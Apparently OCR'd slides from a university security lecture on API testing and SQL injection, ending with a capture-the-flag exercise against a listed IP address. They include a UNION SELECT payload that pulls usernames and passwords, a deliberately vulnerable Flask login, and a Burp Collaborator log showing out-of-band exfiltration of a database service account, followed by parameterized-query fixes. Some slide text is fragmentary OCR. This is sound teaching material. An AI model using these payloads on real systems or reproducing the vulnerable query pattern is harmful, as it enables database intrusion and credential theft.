
IFS4103

V Yogeswarren
Ensign InfoSecurity

Wha

Applica
- A set grating
softwa
- Softw n each
other
- Thing




```
POST /api/2.2/auth/signin HTTP/1.1

HOST: my-server

Content-Type:application/json

Accept:application/json


{

  "credentials": {

    "name": "administrator",

    "password": "passw0rd",

    "site": {

      "contentUrl": ""

    }

  }

}
```

How to test for API?

can do

,

uite will



GET {{baseUrl}}/botbot/v2/users/showall

Query Params

Key	Value	Description
Key	Value	Description

Status: 200 OK Time: 166 ms Size: 385 B


```
{
    "users": [
        {
            "email": "meowmeow1@mail.com",
            "username": "meowmeow1"
        },
        {
            "email": "meowmeow2@gmail.com",
            "username": "meowmeow2"
        },
        {
            "email": "supermeow@gmail.com",
            "username": "supermeowmeow"
        },
        {
            "email": "warren",
            "username": "warren"
        }
    ]
}
```

What is SQL?

Why do we need SQL?


What is SQL Injection?

- Att s to
  the
- If s you are
  no




```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```



Where is the vulnerability?

```
@app.route("/login")
def login():

  username = request.values.get('username')
  password = request.values.get('password')

  # Prepare database connection
  db = pymysql.connect("localhost")
  cursor = db.cursor()

  # Execute the vulnerable SQL query concatenating user-provided input.
  cursor.execute("SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (username, password))

  # If the query returns any matching record, consider the current user logged in.
  record = cursor.fetchone()
  if record:
    session['logged_user'] = username

  # disconnect from server
  db.close()
```



4 2021-Sep-16 15:51:35 UTC DNS g3k69h7l9i5fnilischu8adnwg26gv

```
GET /get?output=nt%20service%5Cmssqlserver HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3;
en-US) WindowsPowerShell/4.0
Host:
gn76thrltjpf9j5jccvusaxpggm7aw.burpcollaborator.net
Via: [redacted]
X-Forwarded-For: 10.[redacted]
Cache-Control: max-age=0
Connection: keep-alive
```

SELECTED TEXT

nt%20service%5Cmssqlserver


DECODED FROM: URL encoding

nt service\mssqlserver


Line Number: 691

How to fix SQLI?

- Use parameterized queries instead of string concatenation.
- Whitelist
- Blacklist
- Validate input



```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```



```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

Now the “input” is passed as a parameter and will no longer contain executable code. It will be treated as a literal value and checked for type and length.

Feedbotbot!

- Botbot is hungry!!
- Help botbot find the hidden food (flags)!!!
- The route to the food is shown on a broken map (collection.json)
- Report your findings (write a report lmao) so botbot can find where the food is!

The food format is botbot<number>{xxx}

http://18.141.173.174:2001/